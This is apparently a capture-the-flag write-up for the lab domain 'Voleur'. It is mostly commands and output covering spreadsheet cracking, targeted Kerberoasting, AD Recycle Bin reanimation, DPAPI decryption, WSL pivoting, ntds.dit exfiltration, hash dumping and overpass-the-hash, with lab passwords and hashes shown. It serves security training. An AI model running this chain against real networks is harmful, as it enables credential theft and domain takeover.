Voleur
A single-host domain with NTLM disabled domain-wide. A cracked access-review spreadsheet from the IT share yields service-account credentials, and re-running BloodHound with those principals marked owned exposes a WriteSPN edge used for targeted Kerberoasting into a WinRM shell. Root runs through the AD Recycle Bin: a deleted technician is reanimated just long enough to exfiltrate his archived profile, its DPAPI secrets unlock a Third-Line account, and an SSH-exposed WSL instance turns an IFM-style ntds.dit backup into the Administrator hash.
Attack path
flowchart LR
  A["nmap — DC.voleur.htb + SSH 2222"] --> B["clock sync — 8 h skew"]
  B --> C["ryan.naylor TGT — NTLM disabled"]
  C --> D["BloodHound + LDAP enum"]
  D --> E["IT share — Access_Review.xlsx"]
  E --> F["hashcat -m 9600 — football1"]
  F --> G["svc_ldap / svc_iis credentials"]
  G --> H["owned re-run — WriteSPN on svc_winrm"]
  H --> I["targeted Kerberoast"]
  I --> J["svc_winrm cracked"]
  J --> K["WinRM shell — user flag"]
  G --> L["Recycle Bin — todd.wolfe tombstone"]
  L --> M["reanimation — archived profile"]
  M --> N["DPAPI — jeremy.combs credentials"]
  N --> O["Third-Line folder — id_rsa + note"]
  O --> P["WSL SSH as svc_backup"]
  P --> Q["IFM backup — ntds.dit + SYSTEM"]
  Q --> R["secretsdump — Administrator hash"]
  R --> S["overpass-the-hash — root flag"]
Recon
Step 1 — Scan the domain controller
Full service and script scan against the host.
sudo nmap -sV -sC -T4 10.129.232.130 -o voleur-nmap.txtKey output: DNS (53), Kerberos (88), MSRPC (135), NetBIOS (139), LDAP and GC (389/3268, with 636/3269 LDAPS), SMB with signing required (445), kpasswd (464), RPC-over-HTTP (593), WinRM (5985), and SSH on 2222 running OpenSSH 8.2p1 Ubuntu focal. The 88+389+464+3268+445 signature marks a domain controller, so the AD methodology applies. Two deviations stand out: an Ubuntu SSH daemon on a Windows DC, and a reported clock skew of 8 h — Kerberos will not work until the clock matches.
Step 2 — Sync the clock and pin the hostname
Kerberos authentication is time-sensitive, and every later command addresses the DC by FQDN.
sudo ntpdate 10.129.232.130echo "10.129.232.130 DC.voleur.htb voleur.htb" | sudo tee -a /etc/hosts16 Nov 10:52:03 ntpdate[1421]: step time server 10.129.232.130 offset +28801.0 secThe offset confirms the 8 h skew seen by nmap. After the step, Kerberos tickets can be requested.
Step 3 — Validate the starting credential, Kerberos only
The box hands over ryan.naylor : HollowOct31Nyt. In this domain NTLM is disabled, so the credential only validates through Kerberos:
kinit -c /tmp/ryan.ccache ryan.naylorPassword for ryan.naylor@VOLEUR.HTB:Authenticated to Kerberos v5 ccache FILE:/tmp/ryan.ccacheDefault principal: ryan.naylor@VOLEUR.HTBValid starting Expires Service principal11/16/2026 11:28:21 11/16/2026 21:28:21 krbtgt/VOLEUR.HTB@VOLEUR.HTB renew until 11/17/2026 11:28:21An NTLM check against SMB confirms the ban:
nxc smb DC.voleur.htb -u ryan.naylor -p 'HollowOct31Nyt'SMB 10.129.232.130 445 DC (signing:True) (NTLM:False)[-] voleur.htb\ryan.naylor:HollowOct31Nyt STATUS_NOT_SUPPORTEDSTATUS_NOT_SUPPORTED, not STATUS_LOGON_FAILURE — the protocol is refused, not the password. Every tool from here on runs with -k and a Kerberos ccache, impacket tools get -dc-host, and the WinRM shell later needs evil-winrm -r. The Ubuntu SSH on 2222 answers Authentications that can continue: publickey — password auth is off, so that door only opens with a private key recovered from the AD side.
nxc banner shows NTLM:False, and every NTLM attempt returns STATUS_NOT_SUPPORTED. Validate credentials only through kinit or LDAP simple binds, and run impacket, nxc and smbclient with -k plus FQDN targets. Pass-the-hash and NTLM relaying have no value here.Step 4 — Enumerate the domain
BloodHound collection works over a simple LDAP bind with ryan’s credentials despite the NTLM ban:
KRB5CCNAME=/tmp/ryan.ccache bloodhound-ce-python -d voleur.htb -u ryan.naylor \ -p 'HollowOct31Nyt' -dc DC.voleur.htb -c All --zipINFO: Found 1 domainINFO: Found 1 domain controllerINFO: BLOODHOUND Data Collection Complete12 users, 56 groups, 1 computer, 0 trusts, 5 OUsA user inventory over LDAP shows a tiered support structure: ryan.naylor and marie.bryant in First-Line, lacey.miller in Second-Line, jeremy.combs in Third-Line (plus Remote Management Users), and service accounts svc_ldap, svc_backup, svc_iis, svc_winrm (also Remote Management Users). svc_ldap is a member of Restore_Users — a custom group that points at the AD Recycle Bin. No user carries an SPN and every UAC value is 66048/514, so classic Kerberoasting and AS-REP roasting are both dead on arrival.
Share enumeration and a password spray round out the picture:
KRB5CCNAME=/tmp/ryan.ccache nxc smb DC.voleur.htb -k -u ryan.naylor -p 'HollowOct31Nyt' --sharesIT READ (First-Line Support contains Access_Review.xlsx)Finance ACCESS DENIEDHR ACCESS DENIEDNETLOGON READSYSVOL READThe domain has no lockout threshold, so a spray is safe; kerbrute passwordspray with HollowOct31Nyt against the nine other users returns only ryan himself — no password reuse. The remaining leads are the IT share, the Restore_Users group, and whatever ACLs BloodHound recorded.
A first “shortest path from owned” analysis in BloodHound, with only ryan.naylor marked owned, showed no path to domain admin — remember that result; it matters in step 8.
Foothold
Step 5 — Exfiltrate the access-review spreadsheet
The only readable share with content is IT:
KRB5CCNAME=/tmp/ryan.ccache smbclient -k //DC.voleur.htb/IT -U ryan.naylor \ -c 'cd "First-Line Support"; prompt; mget Access_Review.xlsx'Access_Review.xlsx (16,896 bytes) lands on the attacker machine.
Step 6 — Crack and decrypt the workbook
file identifies a CDFV2 / Office 2013 Agile-encrypted container. office2john from the openwall bleeding-john branch produces a mode-9600 hash:
office2john.py Access_Review.xlsx > access.hashhashcat -m 9600 access.hash rockyou.txtAccess_Review.xlsx:$office$*2013*100*...:football1Recovered........: 1/1 (100.0%)The password is football1, recovered in 9 seconds at 1.36 % of rockyou. msoffcrypto-tool strips the encryption:
msoffcrypto-tool -p football1 Access_Review.xlsx Access_Review_dec.xlsxThe sheet “Access Review” is a credential goldmine:
| Account | Line / Role | Access | Notes |
|---|---|---|---|
| ryan.naylor | First-Line | SMB | “Has Kerberos Pre-Auth disabled temporarily” (stale — UAC shows no such thing) |
| marie.bryant | First-Line | SMB | |
| lacey.miller | Second-Line | Remote Management Users | |
| todd.wolfe | Second-Line | Remote Management Users | “Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.” |
| jeremy.combs | Third-Line | Remote Mgmt | “Has access to Software folder” |
| Administrator | Domain Admin | “Not to be used for daily tasks!” | |
| svc_backup | Windows Backup | “Speak to Jeremy!” | |
| svc_ldap | LDAP Services | P/W M1XyC9pW7qT5Vn — member of Restore_Users | |
| svc_iis | IIS Admin | P/W N5pXyW1VqM7CZ8 | |
| svc_winrm | Remote Management | “Need to ask Lacey as she reset this recently.” |

Three leads come out of the sheet: two service-account passwords, one deleted leaver whose reset password is recorded in plain text, and a svc_winrm account whose password someone else knows.
Step 7 — Verify the service-account credentials
kinit -c /tmp/svc_ldap.ccache svc_ldap # M1XyC9pW7qT5Vnkinit -c /tmp/svc_iis.ccache svc_iis # N5pXyW1VqM7CZ8Both return TGTs — the spreadsheet is current.
Privilege escalation
User flag
Step 8 — Mark the new principals owned and re-run BloodHound
The first owned-principals run in step 4 showed no path because only ryan.naylor was marked owned. With svc_ldap and svc_iis validated, all three principals get the Owned mark, and “Shortest Paths from Owned Principals” is re-run.
The re-run changes the picture completely:
SVC_LDAP --[WriteSPN (ACL)]--> SVC_WINRM --[MemberOf]--> REMOTE MANAGEMENT USERSSVC_LDAP --> RESTORE_USERS --[GenericWrite]--> LACEY.MILLER / SECOND-LINE SUPPORT TECHNICIANS (OU)
svc_ldap holds WriteSPN over svc_winrm, which is a member of Remote Management Users — a WinRM-capable target. The Restore_Users branch (GenericWrite on lacey.miller and the Second-Line OU) is the second edge; it becomes relevant later. WriteSPN allows planting a servicePrincipalName on the target, and any principal with an SPN can be Kerberoasted — so this edge converts directly into a crackable TGS.
Step 9 — Targeted Kerberoast svc_winrm
targetedKerberoast plants a temporary SPN on every principal the current user can write to, requests a TGS for it, and removes the SPN again:
KRB5CCNAME=/tmp/svc_ldap.ccache targetedKerberoast.py -d voleur.htb \ --dc-host DC.voleur.htb -u 'svc_ldap@voleur.htb' -k -v -o /tmp/tk.hashINFO: Attacking user 'lacey.miller'INFO: Adding SPN to lacey.miller ... success. Getting TGS ticket ... success. Saving to /tmp/tk.hashINFO: Removing SPN from lacey.miller ... success.INFO: Attacking user 'svc_winrm'INFO: Adding SPN to svc_winrm ... success. Getting TGS ticket ... success. Saving to /tmp/tk.hashINFO: Removing SPN from svc_winrm ... success.Both rights granted to svc_ldap produce tickets: lacey.miller through the Restore_Users GenericWrite, svc_winrm through the WriteSPN edge. The SPN residue is cleaned automatically on every attempt.
Step 10 — Crack the tickets
hashcat -m 13100 /tmp/tk.hash rockyou.txt$krb5tgs$23$*svc_winrm$VOLEUR.HTB*s...:AFireInsidedeOzarctica980219afisvc_winrm : AFireInsidedeOzarctica980219afi falls in 13 seconds; lacey.miller’s ticket is exhausted against rockyou and abandoned.
Step 11 — Shell and user flag
kinit svc_winrm # AFireInsidedeOzarctica980219afievil-winrm -i DC.voleur.htb -r VOLEUR.HTB*Evil-WinRM* PS C:\Users\svc_winrm\Documents> whoamivoleur\svc_winrmThe account sits in Remote Management Users at Medium Plus integrity. The user flag is on the desktop:
type C:\Users\svc_winrm\Desktop\user.txtuser.txt: <redacted>
On-box recon of C:\ shows Finance, HR, inetpub, IT, and user profiles for Administrator, jeremy.combs, svc_backup, svc_ldap, svc_winrm and todd.wolfe — the deleted leaver still has a profile directory, which keeps the Recycle Bin lead alive.
Root
Step 12 — Locate the deleted account in the Recycle Bin
The spreadsheet recorded todd.wolfe as a deleted leaver with a known reset password, and svc_ldap (the credential from step 7) is a member of Restore_Users. The AD Recycle Bin keeps deleted objects as tombstones, readable with the show-deleted control 1.2.840.113556.1.4.417:
ldapsearch -x -H ldap://DC.voleur.htb -D 'svc_ldap@voleur.htb' -w 'M1XyC9pW7qT5Vn' \ -E '!1.2.840.113556.1.4.417' -b 'CN=Deleted Objects,DC=voleur,DC=htb' \ '(sAMAccountName=todd.wolfe)' dn sAMAccountName isDeleted msDS-LastKnownRDN description whenChangeddn: CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htbsAMAccountName: todd.wolfeisDeleted: TRUEmsDS-LastKnownRDN: Todd Wolfedescription: Second-Line Support TechnicianwhenChanged: 20250513231117ZThe tombstone exists and svc_ldap can read it.
Step 13 — Reanimate todd.wolfe
Restoring a tombstone has a strict protocol (Microsoft, “Restoring Deleted Objects”). Two attempts fail instructively:
- A modify without the show-deleted control returns
No such object (32)with the target as the matched DN — tombstones are invisible to writes without the control. replace isDeleted FALSEfollowed by a separate modrdn returnsWILL_NOT_PERFORM (53) data 87—isDeletedmust be deleted, never set FALSE, and the restore must be a single modify that also replacesdistinguishedName(the move back into the OU).
The working LDIF, applied as svc_ldap whose Restore_Users rights cover the Second-Line OU:
ldapmodify -x -H ldap://DC.voleur.htb -D 'svc_ldap@voleur.htb' -w 'M1XyC9pW7qT5Vn' -f reanimate-todd.ldifdn: CN=Todd Wolfe\0ADEL:1c6b1deb-c372-4cbb-87b1-15031de169db,CN=Deleted Objects,DC=voleur,DC=htbcontrol: 1.2.840.113556.1.4.417 truechangetype: modifydelete: isDeleted-replace: distinguishedNamedistinguishedName: CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htbVerification over plain LDAP:
dn: CN=Todd Wolfe,OU=Second-Line Support Technicians,DC=voleur,DC=htbmemberOf: CN=Second-Line Technicians,DC=voleur,DC=htbmemberOf: CN=Remote Management Users,CN=Builtin,DC=voleur,DC=htbuserAccountControl: 66048The account is back, enabled (66048), and its group memberships survived the deletion.
kinit todd.wolfe returning Client not found in Kerberos database, or WinRM suddenly returning 401 for a login that just worked. Re-run the LDIF from this step and do the next step within the window.Step 14 — Exfiltrate todd’s archived profile from the IT share
When todd was offboarded, his profile was archived to the IT share. As a restored Second-Line account he can read his own archive. Authenticate within the sweeper window and pull the DPAPI files:
kinit -c /tmp/todd.ccache todd.wolfe # NightT1meP1dg3on14KRB5CCNAME=/tmp/todd.ccache smbclient -k //DC.voleur.htb/IT -U todd.wolfesmb: \> cd "Second-Line Support\Archived Users\todd.wolfe\AppData\Roaming\Microsoft"smb: \> get Credentials\772275FAD58525253490A9B0039791D3getting file Credentials\772275FAD58525253490A9B0039791D3 (398 bytes)smb: \> get Protect\S-1-5-21-3927696377-1337352550-2781715495-1110\08949382-134f-4c63-b93c-ce52efc0aa88getting file Protect\...\08949382-134f-4c63-b93c-ce52efc0aa88 (740 bytes)Two files matter: a DPAPI credential blob (398 bytes) and the master key that protects it (740 bytes). The smbclient ccache must match the -U principal — a ryan or svc_ldap ccache fails the SASL exchange.
Step 15 — Recover the DPAPI master key
The master key decrypts with the leaver password from the spreadsheet and todd’s SID:
impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 \ -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password 'NightT1meP1dg3on14'[masterkey] Decrypting master key file 08949382-134f-4c63-b93c-ce52efc0aa88 with SID S-1-5-21-3927696377-1337352550-2781715495-1110Decrypted key with User Key (MD4 protected)Decrypted key: 0xd2832547d1d5e0a0...f550650a83Step 16 — Decrypt the credential blob
The decrypted key opens the credential blob; the full key value is the one printed by the previous command:
impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 \ -key 0xd2832547d1d5e0a0...f550650a83[target] Domain:target=Jezzas_Account[username] jeremy.combs[password] qT3V9pLXyN7W4mtodd.wolfe had saved the credentials of the Third-Line technician in his Windows credential store.
Step 17 — Shell as jeremy.combs and read the Third-Line folder
kinit jeremy.combs # qT3V9pLXyN7W4mevil-winrm -i DC.voleur.htb -r VOLEUR.HTBjeremy.combs is Third-Line Support with Remote Management Users membership; the shell opens. The IT share’s Third-Line folder, readable now, holds the pivot to the Linux side:
dir "C:\IT\Third-Line Support"cat "C:\IT\Third-Line Support\Note.txt.txt"download "C:\IT\Third-Line Support\id_rsa"Note.txt.txt explains the Ubuntu fingerprint from step 1: the administrator partially configured a WSL instance on the DC for backup tooling, and id_rsa is its key — no passphrase, no comment.
Step 18 — SSH into the WSL instance as svc_backup
The WSL sshd only accepts public keys. Testing account names against port 2222, root, administrator, admin, backup and jeremy are all denied; the backup service account works:
ssh -i id_rsa -p 2222 svc_backup@DC.voleur.htbWelcome to Ubuntu 20.04 LTSsvc_backup@DC:~$ iduid=1000(svc_backup) gid=1000(svc_backup) groups=1000(svc_backup),4(adm),27(sudo)svc_backup@DC:~$ uname -r4.4.0-20348-MicrosoftThe kernel string confirms WSL1. The account is in the sudo group with NOPASSWD.
Step 19 — Find the IFM backup on /mnt/c
WSL mounts the Windows drive, and the uid mapping lets svc_backup read its own Windows files:
ls -la "/mnt/c/IT/Third-Line Support/Backups"ls -la "/mnt/c/IT/Third-Line Support/Backups/Active Directory" "/mnt/c/IT/Third-Line Support/Backups/registry"Active Directory:ntds.dit ntds.jfmregistry:SECURITY SYSTEMAn IFM-style backup: the AD database (ntds.dit, 25 MB) plus the SYSTEM and SECURITY hives. From the Windows side whoami.exe shows voleur\svc_backup, a plain user without SeBackupPrivilege — robocopy /B is refused there. The files are readable only through the WSL uid mapping, which is why this box carries the WSL instance.
Step 20 — Exfiltrate the backup and dump the hashes
ssh -i id_rsa -p 2222 svc_backup@DC.voleur.htb \ 'sudo tar czf - -C "/mnt/c/IT/Third-Line Support" Backups' > backups.tgztar xzf backups.tgzimpacket-secretsdump -ntds 'Backups/Active Directory/ntds.dit' -system 'Backups/registry/SYSTEM' LOCALAdministrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::The offline dump needs no authentication against the domain at all.
Step 21 — Overpass the hash and read the root flag
NTLM is dead on the wire, but the NT hash still derives a Kerberos TGT through overpass-the-hash:
impacket-getTGT voleur.htb/Administrator -hashes :e656e07c56d831611b577b160b259ad2KRB5CCNAME=Administrator.ccache evil-winrm -i DC.voleur.htb -r VOLEUR.HTB*Evil-WinRM* PS C:\Users\Administrator\Documents> whoamivoleur\administrator*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txtroot.txt: <redacted>
The chain closed: spreadsheet → WriteSPN → WinRM → Recycle Bin → DPAPI → WSL → ntds.dit → Administrator.
What didn’t work
- Classic Kerberoasting and AS-REP roasting.
impacket-GetUserSPNs -k -dc-hostreturns “No entries found!” and no account has DONT_REQ_PREAUTH — the domain forces ACL-driven targeting instead of harvestable SPNs. - Password spraying.
HollowOct31Nytagainst nine other users via kerbrute: no reuse, despite a lockout threshold of None. - Resetting lacey.miller’s password through GenericWrite.
bloodyAD set passwordas svc_ldap is refused: writingunicodePwdneeds the Reset Password extended right (GenericAll/ForceChangePassword), which plain GenericWrite does not grant. Her targeted-Kerberoast ticket also survived rockyou. The “ask Lacey” hint on svc_winrm was a better lead than her account. - todd.wolfe as a WinRM target. After the first reanimation, every WinRM attempt returned 401 and evil-winrm failed with a ruby gssapi “Invalid token”. The timeline resolved it: the sweeper had re-deleted todd minutes earlier, so the later attempts hit a dead principal. Check
kinitfor the account before debugging auth mechanics. robocopy /Bexfil as svc_backup on Windows. No SeBackupPrivilege; the backup folder is only readable through the WSL mount (step 19).- The EFS recovery-policy GPO. The Default Domain Policy’s
Registry.polpushes Administrator’s EFS recovery certificate domain-wide (a self-signedCN=AdministratorEFS cert, carved toadministrator-efs-cert.der). No EFS-encrypted files appear on the critical path and the blob carries no private key — flavor, not a step.
Lessons learned
- Mark every validated principal as owned in BloodHound before believing “no path to DA”. The decisive WriteSPN edge existed in the first collection; it was invisible while only ryan.naylor carried the owned badge.
- On an SPN-less domain, Kerberoasting is not dead — it moves into ACLs. WriteSPN or GenericWrite on any user converts directly into a crackable TGS via targetedKerberoast.
- Restoring a tombstone is one atomic LDAP modify under the show-deleted control: delete
isDeletedand replacedistinguishedNamein the same operation. SettingisDeleted: FALSEor splitting the move returns WILL_NOT_PERFORM. - Deleted users leave assets behind. The leaver’s archived profile still held DPAPI secrets, and his recorded reset password was enough to open them. Offboarding that resets but does not rotate-then-forget is a credential bridge.
- WSL interop widens read boundaries. A plain Windows user with no backup privileges read an IFM-grade
ntds.ditthrough its own WSL uid mapping — worth checking whenever an Ubuntu fingerprint shows up on a Windows host.